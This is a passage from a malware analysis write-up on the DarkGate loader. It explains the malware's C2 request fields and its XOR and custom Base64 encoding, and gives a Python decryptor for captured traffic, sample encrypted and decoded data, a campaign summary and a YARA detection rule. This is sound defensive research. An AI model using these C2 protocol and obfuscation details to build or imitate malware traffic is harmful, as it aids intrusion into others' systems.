Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Thu, 27 Jul 2023 08:09:27 GMT

1001

```

In the POST request, we can observe several fields:

- id
- data
- act

The **id** is our XOR key initializer, which generates the actual XOR key using the same technique we used to initialize the XOR key for decrypting the final DarkGate payload.

```
(len(id) ^ id[0] ^ id[1] ..)
```

The **data** field is encoded using the second hard-coded string. After decoding, this string will undergo an XOR operation with the key generated from **id**, as well as a NOT operation.

To simplify this process, I've created a Python script that decrypts the data:

```
LIST = '' # Replace list used for config decoding
DATA = '' # Replace with the encrypted data from the network traffic
ID = '' # Replace with the ID from the network traffic

def decShiftFunc(arg1, arg2, arg3, arg4):
    final = ''
    tmp = (arg1 & 0x3F) * 4
    final += chr(((arg2 & 0x30) >> 4) + tmp)
    tmp = (arg2 & 0xF) * 16
    final += chr(((arg3 & 0x3C) >> 2) + tmp)
    final += chr((arg4 & 0x3F) + ((arg3 & 0x03) << 6))
    return final.replace('\0', '')

hexList = []
for x in DATA:
    hexList.append(LIST.index(x))

subLists = [hexList[i:i+4] for i in range(0, len(hexList), 4)]
if len(subLists[-1]) < 4:
    subLists[-1].extend([0x00] * (4 - len(subLists[-1])))

finalString = ''
for subList in subLists:
    finalString += decShiftFunc(subList[0], subList[1], subList[2], subList[3])

key = len(ID)

for x in ID:
    key ^= ord(x)

plainData = ''
for x in finalString:
    plainData += chr(~(ord(x) ^ key) & 0xFF)

print(f'[+] Output: {plainData}')
```

Below is the output of the script for these parameters:

- LIST = zLAXuU0kQKf3sWE7ePR02imyg9GSpVoYC6rh1X48ZHnvjJDBNFtMd1I5acwbqT+=

- DATA =

Fp0kFahzFp0uNjxuFsNFs0AMP0uNvkuFQrcHwtMDfmlHahzFp0uNq0uFs7uFs0AJq0uNj5uFs3kFs0AFp0uNqXuFs3WFs0Ajj0uNvkuFsSuFs0LNj0uNjkuFs70Fs0AMP0uNj3uFs3WFs0ANp0uNqSuFsSuFs0xMs0uFq3uFsYzFs00Fs0uNskuFs7sFs0xNs0uNjkuFs70Fs0Ajp0uNjyuFs5Fs00Fs0uNp0uFs3UFs0AFq0uNvSuFs3UFs0ANq0uNjkuFsSuFs00js0uFj0uFskLFs0zjp0uNpSuFsxLFs0zNq0uNs5uFskkFs0LNs0uNskuFsk0Fs0zNp0uNsxuFsSuFs00js0uFj0uFskxFs0xFj0uNjyuFs7uFs0x0uNjkuFs3zFs00Fs0uNqkuFs7kFs0AMP0uNvkuFs3xFs00Fs0uN3xuFskkFs0zMp0uFj0uFskxFs0xFj0uNjyuFs7uFs0x0uNjkuFs70Fs00Fs0uNj3uFs70Fs0Ajj0uNvxuFsSuFs0xNq0uNq7uFs7xFs00jp0uNjkuFs7sFs0ANp0uNvxuFs7kFs0AMP0uFvkuFs3kFs0Ajj0uNvxuFQh0Ns0AMsmQB9nz19h2JcD01VR16HDylgok4aS253G04cmeCc0g4W52JW0s13oS6H0krsANFs0AMP0uNjYuFs70Fs0Ajj0uNqYuFsftFs0ANj0uNqXuFsSuFs0zFj0uNjyuFs7kFs0AMP0uNjYuFsSuFs0zNs0uNj5uFs7kFs0x0uNvYuFs3UFs0xMp0uFj0uFsxUFs0ANS0uNjyuFs7uFs0xNs0uNjkuFs70FsRQmsyWfJRcJZrh89ne4aEk1syu1fR04T02hs3z13GL89re1syWfsXurfIP6arQFp3WfsxzNpYLFar64HBG4aEGrsxGNZhursRQNqMwFe

- ID = GEabbfEcbKBadGaccCDCaGKccGGfKHKG

1033|410064006D0069006E00|MSXGLQPS|4100700070006C00690063006100740069006F006E0020005600650072006900660069006500720020007800360034002000450078007400650072006E0061006C0020005000610063006B0061006700650020002D00200055004E00520045004700490053005400450052004500440020002D002000570072006100700070006500640020007500730069006E00670020004D0053004900200057007200610070007000650072002000660072006F006D0020007700770077002E006500780065006D00730069002E0063006F006D00|240681|Intel Core Processor (Broadwell) @ 8 Cores|4D006900630072006F0073006F0066007400200042006100730069006300200044006900730070006C006100790020004100640061007000740065007200|8192 MB|Windows 10 Pro x64 Build 19041|Yes||1690445353|Uno.own|4.6|0|0|7891

Summary

On this campaign we've uncovered a global campaign using hijacked email threads for phishing, which leads to the download of a sophisticated malware known as DarkGate. Users downloading the malware received an MSI file with two embedded files which carried encoded shellcode for execution. DarkGate also used unique decoding for two embedded strings, revealing commands sent to the C2 and the malware's configuration. Obfuscation techniques like Loop XOR and custom Base64 decoding were observed in DarkGate's network activity. Python scripts were created to decrypt the payload and data in this comprehensive analysis.

Yara Rule

I created a YARA rule based on the procedure used to decode the strings:

```

rule Win_DarkGate
{
    meta:
        author = "0xToxin"
        description = "DarkGate Strings Decoding Routine"
        date = "2023-08-01"
    strings:
        $chunk_1 = {
            8B 55 ??
            8A 4D ??
            80 E1 3F
            C1 E1 02
            8A 5D ??
            80 E3 30
            81 E3 FF 00 00 00
            C1 EB 04
            02 CB
            88 4C 10 ??
            FF 45 ??
            80 7D ?? 40
            74 ??
            8B 45 ??
            E8 ?? ?? ?? ??
            8B 55 ??
            8A 4D ??
            80 E1 0F
            C1 E1 04
            8A 5D ??
            80 E3 3C
            81 E3 FF 00 00 00
            C1 EB 02
            02 CB
            88 4C 10 ??
            FF 45 ??
            80 7D ?? 40
            74 ??
            8B 45 ??
            E8 ?? ?? ?? ??
            8B 55 ??
            8A 4D ??
            80 E1 03
            C1 E1 06
            8A 5D ??
            80 E3 3F
            02 CB
            88 4C 10 ??
            FF 45 ??
        }

    condition:
        any of them
}

```

References
